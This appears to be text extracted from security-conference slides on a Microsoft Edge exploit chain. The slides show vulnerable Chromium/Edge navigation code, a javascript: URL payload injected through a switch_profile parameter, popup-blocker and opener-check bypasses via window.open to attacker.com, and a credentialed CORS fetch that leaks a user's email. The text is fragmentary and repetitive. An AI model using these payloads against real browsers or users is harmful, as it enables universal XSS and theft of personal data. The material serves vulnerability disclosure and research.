const GURL profile_url = GetSwitchProfileUrlFromQuery(web_contents)
```

```
NavigateParams params(browser, profile_url, ui::PAGE_TRANSITION_LINK);
```

```
params.disposition = WindowOpenDisposition::CURRENT_TAB;
```

```
params.window_action = NavigateParams::SHOW_WINDOW;
```

```
Navigate(&params);
```

1

Can you spot the vulnerability?

```
content::WebContents* web_contents = navigation_handle()->GetWebContents();  
const GURL last_committed_url = web_contents->GetLastCommittedURL();  
  
if ( !IsSupportedLoginUrl(last_committed_url) )  
    return content::NavigationThrottle::CANCEL_AND_IGNORE;
```

1

// Some authority checks [...]



- <https://login.live.com>
- <https://login.microsoftonline.com>
- <https://login.microsoft.com>
- <https://login.usgovcloudapi.net>
- ...

Can you spot the vulnerability?

```
ThrottleCheckResult EdgeCAGuidanceNavigationThrottle::WillStartRequest() {  
    content::WebContents* web_contents = navigation_handle()->GetWebContents();  
    const GURL last_committed_url = web_contents->GetLastCommittedURL();  
    if ( !IsSupportedLoginUrl(last_committed_url) )
```

```
// Some authority checks [...]
```

```
    const GURL profile_url = GetSwitchProfileUrlFromQuery(web_contents);  
    NavigateParams params(browser, profile_url, ui::PAGE_TRANSITION_LINK);  
    params.disposition = WindowOpenDisposition::CURRENT_TAB;  
    params.window_action = NavigateParams::SHOW_WINDOW;  
    Navigate(&params);
```

2

Can you spot the vulnerability?

Fixed Hostname

`https://guidance-ca-error/?switch_profile=UNTRUSTED&[...]`

```
content::WebContents* web_contents = navigation_handle()->GetWebContents();  
const GURL last_committed_url = web_contents->GetLastCommittedURL();  
  
if ( !IsSupportedLoginUrl(last_committed_url) )  
    return content::NavigationThrottle::CANCEL_AND_IGNORE;
```

```
const GURL profile_url = GetSwitchProfileUrlFromQuery(web_contents)  
  
NavigateParams params(browser, profile_url, ui::PAGE_TRANSITION_LINK);  
params.disposition = WindowOpenDisposition::CURRENT_TAB;  
params.window_action = NavigateParams::SHOW_WINDOW;  
  
Navigate(&params);
```

Can you spot the vulnerability?

Fixed Hostname

`https://guidance-ca-error/?switch_profile=UNTRUSTED&[...]`

```
content::WebContents* web_contents = navigation_handle()->GetWebContents();  
const GURL last_committed_url = web_contents->GetLastCommittedURL();  
  
if ( !IsSupportedLoginUrl(last_committed_url) )  
    return content::NavigationThrottle::CANCEL_AND_IGNORE;
```

```
const GURL profile_url = GetSwitchProfileUrlFromQuery(web_contents)  
NavigateParams params(browser, profile_url, ui::PAGE_TRANSITION_LINK);  
params.disposition = WindowOpenDisposition::CURRENT_TAB;  
params.window_action = NavigateParams::SHOW_WINDOW;  
Navigate(&params);
```

<https://login.live.com>



Elements Console Sources Network Performance Memory Application Security Lighthouse

top Filter Default levels

>

https://login.live.com



```
→ location = `https://guidance-ca-error/31337?email=[...]&  
switch_profile=javascript:alert(origin)//`
```

<https://login.live.com>

SELF-XSS 🤔

login.live.com says

<https://login.live.com>

OK

```
→ location = `https://guidance-ca-error/31337?email=[...]&  
switch_profile=javascript:alert(origin)`
```

<https://login.live.com>



```
→ location = `https://guidance-ca-error/31337?email=[...]&  
switch_profile=edge://flags`
```

edge://flags

"BROWSER-LEVEL"
OPEN REDIRECT 👍

⏮ ⏭ | Elements Console Sources Network Performance Memory Application Security Lighthouse | ⋮ ✕

⏮ ⏭ top ▼ | 👁 | 🔍 Filter Default levels ▼ | ⚙

>

Can you spot the vulnerability?

Fixed Hostname

`https://guidance-ca-error/?switch_profile=UNTRUSTED&[...]`

```
content::WebContents* web_contents = navigation_handle()->GetWebContents();  
const GURL last_committed_url = web_contents->GetLastCommittedURL();  
  
if ( !IsSupportedLoginUrl(last_committed_url) )  
    return content::NavigationThrottle::CANCEL_AND_IGNORE;
```

```
const GURL profile_url = GetSwitchProfileUrlFromQuery(web_contents)  
  
NavigateParams params(browser, profile_url, ui::PAGE_TRANSITION_LINK);  
params.disposition = WindowOpenDisposition::CURRENT_TAB  
params.window_action = NavigateParams::SHOW_WINDOW;  
  
Navigate(&params);
```



chromium/chrome/browser/ui/ browser_navigator.cc

```
baseWeakPtr<content::NavigationHandle> Navigate(NavigateParams* params)
{
    if (!params->source_contents && params->browser) {
        params->source_contents = params->browser
            ->GetBrowserForMigrationOnly()
            ->tab_strip_model()
            ->GetActiveWebContents();
    }

    // [...]

    if (params->disposition == WindowOpenDisposition::CURRENT_TAB) {
        contents_to_navigate_or_insert = params->source_contents;
    }
}
```

<https://login.live.com>



```
→ setTimeout(function(){  
    location = `https://guidance-ca-error/31337?email=[...]&  
        switch_profile=javascript:alert(origin)//`  
}, 10000)
```

https://login.live.com

Switch to Another Tab?

```
→ setTimeout(function(){  
    location = `https://guidance-ca-error/31337?email=[...]&  
    switch_profile=javascript:alert(origin)//`  
}, 10000)
```

x.login.microsoftonline.com

Google

← → ↻

https://x.login.microsoftonline.com/x

☆ ⚙️ | ☆ 👤 ... Chat



🗨️ 📄 🏠 Welcome </> **Console** 🐛 📶 🔄 ⚙️ 📁 +

👉 🚫 top ▾ 🔄 Filter

Default levels ▾ 1 ⚙️

Console was cleared

[VM382:1](#)

< undefined

>

```
setTimeout(function(){
  location = `https://guidance-ca-error/aaaaa?
emailaddress=orange.836.1@gmail.com&switch_profile=javascript:alert(origin)//`
}, 8000)
```

74°F
Mostly cloudy

 Search




4:32 AM
8/14/2026

⬆️ ↺ 🌐 🔊

www.icloud.com says
https://www.icloud.com

OK

iCloud



CSP-FREE

Universal XSS



Building a Microsoft Edge Full Chain — 20%

- (Bug 1) – Browser-Initiated & Source-less Navigation → UXSS Primitive

Can you spot the vulnerability?

```
content::WebContents* web_contents = navigation_handle()->GetWebContents();  
const GURL last_committed_url = web_contents->GetLastCommittedURL();  
  
if ( !IsSupportedLoginUrl(last_committed_url) )  
    return content::NavigationThrottle::CANCEL_AND_IGNORE;
```

// Some authority checks [...]

- <https://login.live.com>
- <https://login.microsoftonline.com>
- <https://login.microsoft.com>
- <https://login.usgovcloudapi.net>
- ...

**Find Open Redirect
or XSS Here?**

Can you spot the vulnerability?

```
content::WebContents* web_contents = navigation_handle()-DEBUFF x 1 ();
```

Must fire from a trusted domain



- <https://login.live.com>
- <https://login.microsoftonline.com>
- <https://login.microsoft.com>
- <https://login.usgovcloudapi.net>
- ...



Switch to Another Tab?

```
setTimeout(function(){  
→   location = `https://guidance-ca-error/31337?email=[...]&  
      switch_profile=javascript:alert(origin)//`  
}, 10000)
```

DEBUFF x 2

Needs a manual tab switch



Network

Performance

Memory

Application

Security

Lighthouse

top



Filter

Default levels



```
setTimeout(function(){  
  location = `https://guidance-ca-error/31337?email=[...]&  
    switch_profile=javascript:alert(origin)//`  
}, 10000)
```

```
Profile* current_profile = Profile::FromBrowserContext(
    web_contents->GetBrowserContext());
```

```
std::string email;
net::GetValueForKeyInQuery(target_url, kEmailQueryKey, &email);

const base::FilePath target_profile_path = GetPathOfProfileWithEmail(email);
if (current_profile->GetPath() != target_profile_path) {
    profiles::SwitchToProfile(target_profile_path, false, BindOnce(...));
}
```

```
if ( !IsSupportedLoginUrl(last_committed_url) )
    return content::NavigationThrottle::CANCEL_AND_IGNORE;
```

```
// Some authority checks [...]
```

```
const GURL profile_url = GetSwitchProfileUrlFromQuery(web_contents)

NavigateParams params(browser, profile_url, ui::PAGE_TRANSITION_LINK);
params.disposition = WindowOpenDisposition::CURRENT_TAB;
params.window_action = NavigateParams::SHOW_WINDOW;

Navigate(&params);
```

The

ThrottleCh

```
Profile* current_profile = Profile::FromBrowserContext(
    web_contents->GetBrowserContext());

std::string email;
net::GetValueForKeyInQuery(target_url, kEmailQueryKey, &email);

const base::FilePath target_profile_path = GetPathOfProfileWithEmail(email);
if (current_profile->GetPath() != target_profile_path)
```

DEBUFF x 3

Needs a signed-in user session



```
return content::NavigationThrottle::CANCEL_AND_IGNORE;

const GURL profile_url = GetSwitchProfileUrlFromQuery(web_contents)

NavigateParams params(browser, profile_url, ui::PAGE_TRANSITION_LINK);
params.disposition = WindowOpenDisposition::CURRENT_TAB;
params.window_action = NavigateParams::SHOW_WINDOW;

Navigate(&params);
```

The

ThrottleCh

content

const

```
if ( !IsSupportedLoginUrl(last_committed_url) )  
    return content::NavigationThrottle::CANCEL_AND_IGNORE;
```

```
// Some authority checks [...]
```

```
const GURL profile_url = GetSwitchProfileUrlFromQuery(web_contents)  
  
NavigateParams params(browser, profile_url, ui::PAGE_TRANSITION_LINK);  
params.disposition = WindowOpenDisposition::CURRENT_TAB;  
params.window_action = NavigateParams::SHOW_WINDOW;  
  
Navigate(&params);
```

```
Profile* current_profile = Profile::FromBrowserContext(  
    web_contents->GetBrowserContext());  
  
std::string email;  
net::GetValueForKeyInQuery(target_url, kEmailQueryKey, &email);  
  
const base::FilePath target_profile_path = GetPathOfProfileWithEmail(email);  
if (current_profile->GetPath() != target_profile_path) {  
    profiles::SwitchToProfile(target_profile_path, false, BindOnce(...));  
}
```

The

ThrottleCh

```
Profile* current_profile = Profile::FromBrowserContext(
    web_contents->GetBrowserContext());

std::string email;
net::GetValueForKeyInQuery(target_url, kEmailQueryKey, &email);

const base::FilePath target_profile_path = GetPathOfProfileWithEmail(email);
if (current_profile->GetPath() != target_profile_path) {
```

DEBUFF x 4

Must know the login email first



```
return content::NavigationThrottle::CANCEL_AND_IGNORE;

const GURL profile_url = GetSwitchProfileUrlFromQuery(web_contents)

NavigateParams params(browser, profile_url, ui::PAGE_TRANSITION_LINK);
params.disposition = WindowOpenDisposition::CURRENT_TAB;
params.window_action = NavigateParams::SHOW_WINDOW;

Navigate(&params);
```

Can you spot the vulnerability?

```
content::WebContents* web_contents = navigation_handle()-BYPASSING ();
```

Must fire from a trusted domain



- <https://login.live.com>
- <https://login.microsoftonline.com>
- <https://login.microsoft.com>
- <https://login.usgovcloudapi.net>
- ...

Can you spot the vulnerability?

```
content::WebContents* web_contents = navigation_handle()->GetWebContents();  
const GURL last_committed_url = web_contents->GetLastCommittedURL();  
  
if ( !IsSupportedLoginUrl(last_committed_url) )  
    return content::NavigationThrottle::CANCEL_AND_IGNORE;
```

- <https://login.live.com>
- <https://login.microsoftonline.com>
- <https://login.microsoft.com>
- <https://login.usgovcloudapi.net>
- ...

Find Open Redirect
or XSS Here?



the vulnerability

對嗎？

NavigationHandle()->GetWebContents();
WebContents->GetLastCommittedURL();

```
popup = window.open(  
    'https://login.live.com/', '_blank')
```

// Some authority checks [...]

```
const GURL profile_url = GetSwitchP
```

```
NavigateParams params(browser, prof
```

```
params.disposition = WindowOpenDis
```

```
params.window_action = NavigatePara
```

```
Navigate(&params);
```

https://login.live.com

the vulnerability



對嗎？

Missing Opener Check

```
popup = window.open(  
    'https://login.live.com/', '_blank')  
popup.location = `https://guidance-ca-  
error/31337?switch_profile=...`
```

// Some authority checks [...]

```
const GURL profile_url = GetSwitchP
```

```
NavigateParams params(browser, prof
```

```
params.disposition = WindowOpenDisp
```

```
params.window_action = NavigatePara
```

```
Navigate(&params);
```



Can you spot the vulnerability?

```
content::WebContents* web_contents = navigation_handle()-BYPASSING ();
```

Needs a manual tab switch



- <https://login.live.com>
- <https://login.microsoftonline.com>
- <https://login.microsoft.com>
- <https://login.usgovcloudapi.net>
- ...

https://login.live.com

Switch to Another Tab?

```
→ setTimeout(function(){  
    location = `https://guidance-ca-error/31337?email=[...]&  
    switch_profile=javascript:alert(origin)//`  
}, 10000)
```




https://login.live.com

```
setTimeout(function(){  
    location = `https://guidance-ca-error/31337?email=[...]&  
        switch_profile=javascript:alert(origin)//`  
}, 10000)
```

```
→ popup = window.open('https://attacker.com', '_blank')
```





Popup Blocker



chromium/chrome/browser/chrome_content_browser_client.cc

```
bool ChromeContentBrowserClient::CanCreateWindow(
    RenderFrameHost* opener,
    ...)
{
    /*
        popup blocker logic here...
    */


    return blocked_content::MaybeBlockPopup(
        web_contents, ...) != nullptr;
}
```

chromium/chrome/browser/chrome_content_browser_client.cc

```
bool ChromeContentBrowserClient::CanCreateWindow(
    RenderFrameHost* opener,
    ...)
{
    /*
        popup blocker logic here...
    */

    return blocked_content::MaybeBlockPopup(
        web_contents, ...) != nullptr;
}
```


Microsoft added one more
whitelist origin...



https://login.live.com

```
setTimeout(function(){  
    location = `https://guidance-ca-error/31337?email=[...]&  
        switch_profile=javascript:alert(origin)//`  
}, 10000)
```

```
→ popup = window.open('https://attacker.com', '_blank')
```



about:blank#quickAuthPopup

Got a new tab 😊

```
setTimeout(function(){  
  location = `https://guidance-ca-error/31337?email=[...]&  
    switch_profile=javascript:alert(origin)//`  
}, 10000)
```

→ `popup = window.open('about:blank#quickAuthPopup', '_blank')`




<https://attacker.com>

```
setTimeout(function(){  
  location = `https://guidance-ca-error/31337?email=[...]&  
    switch_profile=javascript:alert(origin)//`  
}, 10000)
```

```
popup = window.open('about:blank#quickAuthPopup', '_blank')
```

```
→ popup.location = 'https://attacker.com'
```







BYPASSING

Needs a signed-in user session



謝謝你



新索引標籤



搜尋或輸入網址



聊天



若要快速存取，請將您最愛的網站放在 [我的最愛] 列中。 [立即管理我的最愛](#)



歡迎使用在 Windows 上效能最佳的瀏覽器 - Microsoft Edge

讓我們先將您登入，並匯入您的密碼和歷程記錄等內容。

選擇帳戶

p8361@hotmail.com



登入以同步資料

在沒有您的資料的情況下開始

[Microsoft 隱私權聲明](#)



Not Logged In





BYPASSING

Must know the login email first




謝謝你

Keep reversing
for new bugs

Just hack a
Microsoft site






https://assets.msn.com/service/community/users/me?profile=social&it=edgeid

```
{ "@odata.context":  
  "https%3A%2F%2Fapi.msn.com%2Fcommunity%2Fusers%2F%24metadata%23me", "value":  
  [{ "id": "a-  
11A7395ED0E4FC6BB8CF0242FFFFFFFF", "traceId": "fb94gfkv3w0hswauipwwt4vqk58kdnts486r  
r8ypa05n8ytkns", "firstName": "Orange",  
Tsai", "primaryAvatar": "https://newstcecp1profileprod.blob.core.windows.net/profile/c  
id-a-11A7395ED0E4FC6BB8CF0242FFFFFFFF?skoid=32da12d0-7afb-4373-9178-  
aab7fa1fd63d&sktid=975f013f-7f24-47e8-a7d3-abc4752bf346&skt=2026-08-  
01T05%3A37%3A32Z&ske=2026-08-08T05%3A37%3A32Z&sks=b&skv=2024-11-04&sv=2024-11-  
04&spr=https&st=2026-08-07T12%3A40%3A31Z&se=2026-08-  
08T05%3A37%3A32Z&sr=b&sp=r&sig=Q16NqApVgxL0R4t9jd3XdeGXcTVpm63ZLVujWG950ug%3D", "is  
Banned": false, "isPrivateProfile": false, "isDeleted": false, "nameStatus": "Unknown", "a  
vatarStatus": "Unknown", "isSocialUser": false, "ageGroup": "Above18", "subType": "Defaul  
t", "otherProperties": {}, "useMsnProfile": false, "intAttributes":  
{}, "stringAttributes":  
{ "userAccountType": "PersonalMicrosoftAccount", "cmsProviderId": "", "ownerId": "", "pa  
youtAccountId": "", "email": "p31t1@hotmail.com", "isFollowedByMe": false } ] }
```

CORS Misconfiguration...



the vulnerability

對嗎？



```
navigation_handle(GetWebContents();  
tents->GetLastCommittedURL();  
d_url) )  
:CANCEL_AND_IGNORE;
```

```
resp = await fetch(`https://[...]', {  
  method: 'GET', mode: 'cors',  
  credentials: 'include', [...]  
})  
body = await resp.json()  
console.log( body.value[0].email )
```

fetch(...) with cookies

```
// Some authority checks [...]  
cons...etSwitchP...  
NavigateParams params(browser, prof...  
params.disposition = WindowOpenDisp...  
params.window_action = NavigateParam...  
Navigate(&params);
```



assets.msn.com

200 ok

```
> Access-Control-Allow-Origin:  
https://malicious.tld/  
  
> Access-Control-Allow-Credentials:  
true
```



ALL CLEAR

Must know the login email first



Building a Microsoft Edge Full Chain — 60%

- (Bug 1) – Browser-Initiated Source-less Navigation →

